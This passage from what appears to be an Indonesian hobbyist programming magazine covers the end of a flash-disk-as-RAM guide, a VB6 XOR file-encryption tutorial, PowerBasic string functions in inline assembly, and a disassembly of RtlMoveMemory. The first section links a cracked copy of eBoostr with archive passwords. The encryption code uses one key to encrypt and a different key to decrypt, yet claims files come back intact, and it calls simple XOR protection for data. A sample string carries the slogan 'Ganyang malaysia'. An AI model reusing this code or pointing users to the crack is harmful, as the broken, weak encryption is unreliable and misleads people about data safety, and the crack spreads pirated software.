
Ditunggu aja bro, yang sabar, lagi detecting devices tuh :D

d.




Ini udah selesai detecting, sekarang tinggal next... lanjutlah !

e.




Ayo dipilih2 mana yang mau dijadiin RAM, yang pasti klo Fdnya mau dijadiin RAM berarti Fdnya harus dichecklist :p . klo udah selesai milih2nya sekarang kita next untuk lanjut :D

f.




Tinggal finish ajanih bro. Tekan Finish !

g.



Sedang proses nih, ditunggu aja bro, yang sabar ya bro :D


h.



Nah ini dia bro... FD sudah resmi berubah jadi RAM !hore ! :D

Pilih configure bro klo mau merubah settingnya, klo mau keluar tinggal close aja, tapi jangan di remove, ntar malah ngulangin dari awal :p

7.



Klo bro pilih configure ntar yang muncul jendela ginian. Di sini kita bisa atur besarnya RAM yang kita inginkan, tergantung dari free space yang tersisa di FD, jadi intinya Flashdisk tidak perlu kosong melompong, masih bisa diisi data lain, yang penting masih ada sisa space yang bisa kita jadiin RAM nantinya. Klo udah puas mengatur bisa di Apply atau langsung OK saja. Terus tunggu prosesnya lagi biar Fdnya jadi RAM :D

Sekian aja bro dari ane, maaf klo misal ada yang salah, namanya juga manusia, lagian ane juga baru belajar. Semoga apa yang ane share bermanfaat buat bro semua.

Salam
Hellodracula

Yang mau sedot bisa sedot dari sini :
eBoostr+crack
>>>
<http://www.mediafire.com/hellodracula>
<<<
Pass mediafire : codenesia.com
Pass rar : allhailhellodracula


Nb: gabungin file pakehjsplit><http://www.mediafire.com/?my60sdoansl2jo3>

Membongkar Pemrograman Soft Ed (Encrypt Decrypt)


By: anharku

Haduh2... lagi2 ketemu dengan saya anharku semoga tidak bosan yah dengan artikel-artikel yang saya buat, jujur saya hanya ingin membagi ilmu yang saya miliki saja. Kalau anda sudah membeli buku saya berjudul “**Cara Mudah Mengamankan Data Komputer dan Laptop**” Pasti tahu softare bernama SOFT ED ini. Dah ga usah basa-basi langsung saja ke materi enkripsi dan Dekripsi nya aja.

Enkripsi adalah teknik untuk menyembunyikan atau menyamarkan/mengacak data dengan tujuan merahasiakannya dari tangan-tangan yang tidak berhak atas data tersebut. Sedangkan **Dekripsi** adalah proses untuk mengembalikan data yang dienkripsi dengan cara menggunakan kunci akses berdasarkan algoritma enkripsi.



Lanjut ke coding untuk meng-enkripsi file aja yah? Buka Visual Basic6.0 lalu pada form buat seperti berikut:



No.	Object	Properti	Value
1	form	Name	Form1
		Caption	Soft ED
2	Common Dialog	name	CommonDialog1
3	TextBox	Name	Text1
		Text	Dikosongi

4	CommandButton	Name Caption Name Caption Name Caption	Command1 &Browse Command2 Encrypt Command3 Decrypt
5	Class Modules	name	clsSimpleXOR

Lalu tuliskanlah code berikut pada jendela code from

'Code of form1

Option Explicit

Dim sXor As New clsSimpleXOR

Private Sub Command1_Click()

CommonDialog1.ShowOpen

If Len(CommonDialog1.FileName) > 0 Then Text1.Text = CommonDialog1.FileName

End Sub

Private Sub Command2_Click()

On Error Resume Next

sXor.EncryptFile (Text1.Text), (Text1.Text), "rieyssha" 'kunci rieyssha

Set sXor = Nothing

MsgBox "File berhasil di Encrypt"

End Sub

Private Sub Command3_Click()

On Error Resume Next

```
sXor.DecryptFile (Text1.Text), (Text1.Text), "rieysa"
```

```
Set sXor = Nothing
```

```
MsgBox "File berhasil di Decrypt"
```

```
End Sub
```

Tambahkan sebuah Class Modules dengan nama clsSimpleXOR , Tahukan clsSimpleXOR module yang digunakan pada project sebelumnya (Project Pesan_Rahasia).

Penjelasan Codenya adalah pada baris code **sXor.EncryptFile (Text1.Text), (Text1.Text), "rieysa"** yang akan memanggil/menjalankan sub program EncryptFile pada Class Modules, lalu berdasarkan path Text1.text (file rax yang akan di enkripsi) file rax tersebut dienkripsi dengan kunci “rieysa” dan hasilnya akan di beri nama sesuai dengan Text1.text.

Kamu dapat mengubah kunci sesuai dengan keinginanmu, namun perlu diingat bahwa kunci yang digunakan untuk Enkripsi harus sama dengan kunci yang digunakan untuk dekripsi. Agar file dapat di kembalikan ke bentuk aslinya..hehehe. ☺

Next build aja tuh project, Make project.exe lalu coba untuk meng-enkripsi file Rax. Setelah itu jalankan file rax tersebut? Ga bisa di buka kan? Lalu coba di dekripsi lagi dengan software tersebut, jalankan file rax? Bisa dibuka lagikan?Kita juga bisa mengenkripsi file2 dengan tipe lain misal text Document,atau dokumen dengan ekstensi .Doc ,dll .Lalu coba buka file hasil enkripsi tersebut?? Apa hasilnya? Ga kebaca kan hehehe☺ kalo mau dibaca yah tinggal di dekripsi aja..

Semoga bermanfaat... ☺



By: **anharku** a.k.a **r13y5h4**

e-mail: anharku@codenesia.com

web: <http://anharku.us>

Membuat Fungsi Mid, Right, Left Pada PB Menggunakan CopyMemory

By: Agus a.k.a ManiaX Code Darma

Hallo teman-teman codenesia, dihari yang sepecial ini, bertepatan dengan hari Ultah CN yang ke 2 ini mari kita bersama-sama membuat hal yang special juga. :-P. Kali ini kita akan belajar bersama untuk membuat fungsi tiruan Mid\$, Left\$, Right\$ dengan PB (Power Basic). Sebelum menginjak pada pembahasan yang lebih dalam, sudahkah anda mengenal apa itu fungsi Left\$, Mid\$ dan Right\$, sepertinya fungsi-fungsi pengolahan string tersebut bukanlah hal yang baru bagi para pemakai bahasa Basic. Ya, fungsi-fungsi bawaan basic tersebut merupakan fungsi yang vital untuk anda yang ingin membuat suatu program pengolahan string. Mungkin pernah muncul dibenak anda bagaimanakah cara kerja fungsi-fungsi tersebut, nah mari kita mulai pembahasan mulai dari alur kerja fungsi tersebut untuk lebih jelasnya simak penjelasan dibawah ini.

1. Fungsi MID\$

Semisal di alamat 0x1 terdapat data string “codenesia”

c	o	d	e	n	e	s	i	a
0x1	0x2	0x3	0x4	0x5	0x6	0x7	0x8	0x9

Y = “codenesia”

Perhatian Y disini bukan berisi data “codenesia” tapi menunjukkan alamat tempat data “codenesia” berada

Nah contoh :

X = mid\$(Y , 4, 3)

Maka variabel X akan terisi dengan data “nes” karena fungsi mid\$() mencopy data yang ditunjukkan variabel Y yang berisi alamat tempat data “codenesia”, jadi fungsi Mid\$() tadi membaca di alamat (Y – 1 + 4) pada kondisi di atas y berniali 0x1 jadi : 1 – 1 + 4 = 0x4, dengan panjang 3 byte jadi proses pencopian dimulai pada alamat 0x4 sampai 0x6 dan ditampung pada variabel X. Gimana sudah mengerti kan cara kerja fungsi mid\$() tersebut. Contoh pembuatan fungsi Mid\$() seperti code berikut ini.

```

FUNCTION MyMid$(BYVAL Src AS STRING, _
    BYVAL Start AS DWORD, BYVAL Panjang AS DWORD)

    DIM a&, y&, s$

    a = STRPTR(Src) ' dapatkan alamat data Src berada
    '// a = a - 1

    ! mov eax, a
    ! dec eax

    ! mov a, eax

    s = SPACE$(panjang) ' alokasikan ruang untuk menampung data
    CopyMem STRPTR(s), a + Start, Panjang

    FUNCTION = s

END FUNCTION

```

2. Fungsi Right\$

Cara kerja fungsi Right\$ sebenarnya tidak jauh beda dengan fungsi Mid\$(), hanya saja untuk fungsi Right\$() untuk awal pengcopian dimulai dari kanan serta panjang data yang dicopy sudah diset secara otomatis sesuai dengan panjang data yang tersisa, untruk lebih jelasnya lihat contoh dibawah ini.

Y = "codenesia"

Perhatian Y disini bukan berisi data "codenesia" tapi menunjukkan alamat tempat data "codenesia" berada

X = Right\$(Y, 4)

Maka variabel X akan terisi dengan data "esia" karena fungsi Right\$() mencopy data yang ditunjukkan variabel Y yang berisi alamat tempat data "codenesia", jadi fungsi

Right\$() tadi membaca di alamat (y + PanjangData - 4) pada kondisi di atas anggap saja y berniali 0x1 jadi : 1 + 9 - 4 = 0x6, dengan panjang 4, jadi proses pencopian dimulai pada alamat 0x6 sampai 0x9 dan ditampung pada variabel X. Gimana sudah mengerti kan cara kerja fungsi Right\$() tersebut. Contoh pembuatan fungsi Right\$() seperti code berikut ini.

```
FUNCTION MyRight$(BYVAL Src AS STRING _  
    ,BYVAL Panjang AS DWORD)  
    DIM a&, y&, s$  
  
    a = STRPTR(Src) ' dapatkan alamat data Src berada  
    y = MyLen(Src) ' dapatkan panjang data  
    s = SPACE$(Panjang) ' alokasikan ruang untuk menampung data  
    CopyMem STRPTR(s), a + y - panjang , panjang  
    FUNCTION = s  
END FUNCTION
```

Gimana ternyata sangat mudah bukan membuat fungsi-fungsi tiruan diatas, sekarang kita pelajari fungsi yang terakhir yaitu fungsi Left\$() ini merupakan fungsi paling sederhana pembuatanya dibandingkan dengan fungsi-fungsi diatas.

3. Fungsi Left\$

Cara kerja fungsi Left\$ sangatlah sederhana sama halnya dengan fungsi Right\$(), keduanya sama dengan fungsi Mid\$() . secara otomatis proses pengcopyan data dimulai dari pertama untuk lebih jelasnya simak penjelasan contoh dibawah ini.

Y = "codenesia"

Perhatian Y disini bukan berisi data "codenesia" tapi menunjukkan alamat tempat data "codenesia" berada

X = Left\$(Y , 4)

Maka variabel X akan terisi dengan data "code" karena fungsi Left\$() mencopy data yang ditunjukkan variabel Y yang berisi alamat tempat data "codenesia", jadi fungsi Left\$() tadi membaca di alamat y pada kondisi di atas anggap saja y berniali 0x1,

dengan panjang 4, jadi proses pencopian dimulai pada alamat 0x1 sampai 0x4 dan ditampung pada variabel X. Gimana sudah mengerti kan cara kerja fungsi Left\$() tersebut. Dibawah ini contoh code sederhananya

```
FUNCTION MyLeft$(BYVAL Src AS STRING,BYVAL Panjang AS DWORD)
    DIM a&, y&, s$

    a = STRPTR(Src) ' dapatkan alamat data Src berada
    s = SPACE$(Panjang) ' alokasikan ruang untuk menampung data
    CopyMem STRPTR(s), a , panjang
    FUNCTION = s
END FUNCTION
```

Sekarang sudah tuntas penjelasan mengenai fungsi Mid\$(), Right\$() dan Left\$(), sekarang mari kita buat contoh pembuatan code secara lengkap. Pertama buat project exe baru pada PB dan tuliskan code ini pada module tersebut.

```
#COMPILE EXE
```

```
#DIM ALL
```

```
FUNCTION PBMAIN () AS LONG
    DIM x$,a$,b$,c$,d$,e$,f$

    X = "I LOVE CODENESIA"
    a = LEFT$(x,6)
    b = MyLeft$(x,6)
    c = RIGHT$(x,9)
    d = MyRight$(x,9)
    e = MID$(x,3,4)
    f = MyMid$(x,3,4)
```

```

MSGBOX "Hasil fungsi Left$ internal = " & a & $CRLF & _
      "Hasil fungsi Left$ buatan  = " & b & $CRLF & _
      "Hasil fungsi Right$ internal = " & c & $CRLF & _
      "Hasil fungsi Right$ buatan  = " & d & $CRLF & _
      "Hasil fungsi Mid$ internal  = " & e & $CRLF & _
      "Hasil fungsi Mid$ buatan    = " & f,0, "I LOVE CODENESIA"

```

```

END FUNCTION

```

```

' Optimasi Fungsi CopyMemory

```

```

SUB CopyMem(BYVAL Dest AS DWORD, _
  BYVAL Src AS DWORD, BYVAL LenD AS DWORD)
  ! mov esi, Src
  ! mov edi, Dest
  ! mov ecx, LenD
  ! cld
  ! rep movsb

```

```

END SUB

```

```

' // Optimasi Fungsi Len

```

```

FUNCTION MyLen&(BYVAL Datanya AS STRING)
  ! mov esi, datanya
  ! mov eax, [esi-4]
  ! mov function, eax

```

```

END FUNCTION

```

Dan tambahkan code ini dibawah module tersebut.

```
FUNCTION MyMid$(BYVAL Src AS STRING, _  
    BYVAL Start AS DWORD,BYVAL Panjang AS DWORD)  
    DIM a&, s$  
  
    ! mov eax, Src  
    '// a = a - 1  
    ! dec eax  
    '// a = a + Start  
    ! add eax, Start  
    ! mov a, eax  
  
    s = SPACE$(Panjang) ' alokasikan ruang untuk menampung data  
    CopyMem STRPTR(s), a , Panjang  
    FUNCTION = s  
  
END FUNCTION  
  
FUNCTION MyRight$(BYVAL Src AS STRING _  
    ,BYVAL Panjang AS DWORD)  
  
    DIM a&, y&, s$  
    a = STRPTR(Src) ' dapatkan alamat data Src berada  
    y = MyLen(Src) ' dapatkan panjang data  
    s = SPACE$(Panjang) ' alokasikan ruang untuk menampung data  
    CopyMem STRPTR(s), a + y - panjang , panjang  
    FUNCTION = s  
  
END FUNCTION
```

```
FUNCTION MyLeft$(BYVAL Src AS STRING,BYVAL Panjang AS DWORD)
```

```
    DIM a&, y&, s$
```

```
    a = STRPTR(Src) ' dapatkan alamat data Src berada
```

```
    s = SPACE$(Panjang) ' alokasikan ruang untuk menampung data
```

```
    CopyMem STRPTR(s), a , panjang
```

```
    FUNCTION = s
```

```
END FUNCTION
```

Gimana sederhana bukan ?, teknik diatas masih sederhana dan harapan saya adalah code-code diatas dapat diperbaharui bersama untuk dioptimalkan dan dapat dimanfaatkan kita bersama, karena teknik-teknik diatas masih teknik dasar dan masih banyak kemungkinan untuk dioptimalkan oke, semoga bermanfaat untuk kita bersama, ini hasil compilan codenya.



Thanks To Codenesia and All Member


Salam Maniez

Agus a.k.a ManiaX Code Darma

Membuat Fungsi API Tiruan RtlMoveMemory

By: Agus a.k.a ManiaX Code Darma

Microsoft menyediakan sekumpulan rutinitas prosedur siap pakai yang memiliki kemampuan untuk mengakses kekuatan sistem untuk keperluan pengembangan aplikasi untuk para programmer berbasis windows, sebut saja Application Programming Interface atau lebih familiar disebut sebagai API, salah satunya adalah fungsi RtlMoveMemory yang terdapat pada library ntdll. Tentunya fungsi ini memiliki peranan yang sangat vital untuk mengakses data di memory, sebenarnya fungsi ini dipakai untuk mengcopy data di memory berdasarkan alamat di memory (Virtual Memory). Nah pada pertemuan kali ini kita akan belajar bersama bagaimana membuat fungsi tiruan dari fungsi RtlMoveMemory sederhana, kita disasm dulu fungsi RtlMoveMemory untuk melihat codenya. :-P



```
; Section: .text
; =====
; EXP: RtlMoveMemory (710)
0x7C903151: 56          PUSH     ESI
0x7C903152: 57          PUSH     EDI
0x7C903153: 8B742410    MOV     ESI,DWORD PTR [ESP+0x10]
0x7C903157: 8B7C240C    MOV     EDI,DWORD PTR [ESP+0xC]
0x7C90315B: 8B4C2414    MOV     ECX,DWORD PTR [ESP+0x14]
0x7C90315F: FC          CLD
0x7C903160: 3BF7       CMP     ESI,EDI
0x7C903162: 761A       JBE     0x7C90317E
0x7C903164: 8BD1       MOV     EDX,ECX ; <==0x
0x7C903166: 83E203     AND     EDX,0x3
0x7C903169: C1E902     SHR     ECX,0x2
0x7C90316C: F3A5       REPZ MOVSD
0x7C90316E: 0BCA       OR      ECX,EDX
0x7C903170: 7505       JNZ     0x7C903177
0x7C903172: 5F         POP     EDI
0x7C903173: 5E         POP     ESI
0x7C903174: C20C00     RET     0xC
;
0x7C903177: F3A4       REPZ MOVSB ; <==0x
0x7C903179: 5F         POP     EDI ; <==0x
0x7C90317A: 5E         POP     ESI
0x7C90317B: C20C00     RET     0xC
;
0x7C90317E: 74F9       JZ      0x7C903179 ; <==0x
0x7C903180: 8BC7       MOV     EAX,EDI
0x7C903182: 2BC6       SUB     EAX,ESI
0x7C903184: 3BC8       CMP     ECX,EAX
0x7C903186: 76DC       JBE     0x7C903164
0x7C903188: FD        STD
0x7C903189: 03F1       ADD     ESI,ECX
0x7C90318B: 03F9       ADD     EDI,ECX
0x7C90318D: 4E        DEC     ESI
0x7C90318E: 4F        DEC     EDI
0x7C90318F: F3A4       REPZ MOVSB
0x7C903191: FC        CLD
0x7C903192: EB E5     JMP     0x7C903179
```

Kelihatan gak codenya !, oke kalau nggak kelihatan saya tulis kembali kodenya dan cermati baik-baik.

```
0x7C903151: 56      PUSH ESI
0x7C903152: 57      PUSH EDI
0x7C903153: 8B742410    MOV ESI,DWORD PTR [ESP+0x10]
0x7C903157: 8B7C240C    MOV EDI,DWORD PTR [ESP+0xC]
0x7C90315B: 8B4C2414    MOV ECX,DWORD PTR [ESP+0x14]
0x7C90315F: FC      CLD
0x7C903160: 3BF7      CMP ESI,EDI
0x7C903162: 761A      JBE 0x7C90317E
0x7C903164: 8BD1      MOV EDX,ECX ; <==0x7C903186(*+0x22)
0x7C903166: 83E203    AND EDX,0x3
0x7C903169: C1E902    SHR ECX,0x2
0x7C90316C: F3A5      REPZ MOVSD
0x7C90316E: 0BCA      OR ECX,EDX
0x7C903170: 7505      JNZ 0x7C903177
0x7C903172: 5F      POP EDI
0x7C903173: 5E      POP ESI
0x7C903174: C20C00    RET 0xC

0x7C903177: F3A4      REPZ MOVSB ; <==0x7C903170(*-0x7)
0x7C903179: 5F      POP EDI
0x7C90317A: 5E      POP ESI
0x7C90317B: C20C00    RET 0xC
;
0x7C90317E: 74F9      JZ 0x7C903179 ; <==0x7C903162(*-0x1C)
0x7C903180: 8BC7      MOV EAX,EDI
0x7C903182: 2BC6      SUB EAX,ESI
0x7C903184: 3BC8      CMP ECX,EAX
0x7C903186: 76DC      JBE 0x7C903164
```

0x7C903188: FD	STD
0x7C903189: 03F1	ADD ESI,ECX
0x7C90318B: 03F9	ADD EDI,ECX
0x7C90318D: 4E	DEC ESI
0x7C90318E: 4F	DEC EDI
0x7C90318F: F3A4	REPZ MOVSB
0x7C903191: FC	CLD
0x7C903192: EBE5	JMP 0x7C903179

Nah lumayan panjangkan kodenya, inti dari kode terdapat pada intruksi REPZ MOVSB, intruksi ini dipakai untuk melakukan perulangan untuk memindah data dimemory per byte, lihat ada 3 intruksi yang samakan ?. mungkin kode itu dibuat untuk beberapa kondisi, sekarang kita coba logikakan menjadi bentuk yang sederhana, intinya begini.

Contoh di alamat 0x1 terdapat data string “Codenesia” jadi rincianya begini

C	o	d	e	n	e	s	i	a
0x1	0x2	0x3	0x4	0x5	0x6	0x7	0x8	0x9

1. Masukkan alamat ke register penampung yaitu esi
2. Masukkan banyaknya perulangan ke register ecx
3. Lakukan pemindahan data dimemory sesuai alamat dimemory sebanyak jumlah byte yang akan dipindah
4. Tampung hasil di register edi

Atau secara sederhana dapat ditulis seperti ini

Mov esi, Alamat

Mov ecx, Panjang Byte yang mau dipindah

Mov edi, Penampung

cld

rep movsb

Penjelasan:

Intruksi `cld` digunakan untuk memastikan supaya arah proses menaik(`esi` dan `edi` ditambah setiap kali operasi). intruksi `Rep` dipakai untuk melakukan pengulangan suatu operasi string sebanyak `ecx` kali(register `ecx` akan dikurangi 1 secara otomatis). Ini merupakan bentuk pengulangan tanpa syarat yang akan melakukan pengulangan terus sampai `ecx` mencapai 0, sedangkan `movsb` merupakan intruksi pengganti bentuk `movs es:Penampung, Alamat`. Kelebihan dari intruksi `movsb` sendiri ialah ia tidak memerlukan operand hal ini akan membantu assembler karena ia tidak perlu lagi menterjemahkannya.

Nah sekarang kita masuk pada penerapan dan penulisan code, disini saya memakai compiler Basic kesukaan saya yaitu Power Basic he9x. Oke, mari buat Project baru Dan ketikkan code seperti ini

```
#COMPILE EXE
```

```
#DIM ALL
```

```
DECLARE SUB CopyMemory LIB "ntdll.dll" ALIAS "RtlMoveMemory" _  
(BYVAL Dest AS DWORD, BYVAL Src AS DWORD, BYVAL LenD AS DWORD)
```

```
FUNCTION PBMAIN () AS LONG
```

```
    DIM x$,y&,h& , z$, Time1 AS QUAD , Time2 AS QUAD
```

```
    x= "I Love Codenesia, mari kita bersama-sama membangun " & _  
    "negri kita dengan code ! Jaya indonesiaku Ganyang malaysia "
```

```
    TIX time1
```

```
    h = myLen(x)
```

```
    z = SPACE$(h)
```



```
CopyMem STRPTR(z),STRPTR(x),h
```

```
TIX END time1
```

```
TIX time2
```

```
h = LEN(x)
```

```
z = SPACE$(h)
```

```
CopyMemory STRPTR(z),STRPTR(x),h
```

```
TIX END time2
```

```
MSGBOX z & $CRLF & "waktu : " & STR$(time1) & " sycle",0, "Model Fungsi sendiri"
```

```
MSGBOX z & $CRLF & "waktu : " & STR$(time2) & " sycle",0, "Model Fungsi API"
```

```
END FUNCTION
```

```
SUB CopyMem(BYVAL Dest AS DWORD, _
```

```
    BYVAL Src AS DWORD, BYVAL LenD AS DWORD)
```

```
    ! mov esi, Src
```

```
    ! mov edi, Dest
```

```
    ! mov ecx, LenD
```

```
    ! cld
```

```
    ! rep movsb
```

```
END SUB
```

```
FUNCTION MyLen&(BYVAL Datanya AS STRING)
```


```
    ! mov esi, datanya
```

```
    ! mov eax, [esi-4]
```

